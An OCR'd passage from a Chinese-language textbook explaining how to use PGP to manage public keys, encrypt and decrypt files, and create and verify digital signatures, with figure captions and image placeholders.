


图 10.2.9　将公钥上载到 Key Server




图 10.2.10　通过 Key Server 获得公钥




图 10.2.11　导出公钥




图 10.2.12 导入公钥

4. 文件加密解密

假设要加密一个 Word 文档 encryption test.doc。在该文件上右击，选择 PGP 后弹出一个窗口，共有 Encryp、Sign、Encrypt and sign 和 Wipe 4 个选项，其中，Encryp 表示加密，Sign 是签名，Encrypt and sign 是加密和签名的组合，Wipe 是将文件删除。

选择 Encryp，弹出密钥选择对话框，如图 10.2.13 所示。





图 10.2.13 密钥的选择对话框


Recipients 表示收件人，也就是我们选择的加密公钥。加密后的文件只有收件人使用其私钥才能打开，所以，一般不要选择 Wipe Original（删除原文件）。如果只是想加密文件，以防止被别人窃取，则可以使用自己的密钥加密，这样，只有你自己才能打开文件。

生成的加密文件以.pgp 结尾，右击加密文件，在菜单中选择 PGP→Decrypt，PGP 程序自动提取出其中的公钥，并提示用户输入私钥的“Passphrase”（见图 10.2.14），检验通过后，还原为原始文件。但是，PGP 在处理中文时并不是很理想，中文文件名在还原时有时不能正常显示。

5. 数字签名

签名方法也和加密一样。选择菜单中的 Sign，弹出签名窗口（见图 10.2.15）。




图 10.2.14 输入密码的 Passphrase




图 10.2.15 数字签名

如果选择 Detached Signature，PGP 会为原始文件产生一个单独的签名文件，以.sig 结尾。也可以右击原始文件，在快捷菜单中选择 PGP→Verify Signature 命令，PGP 程序自动进行验证，并显示出验证结果(见图 10.2.16)。

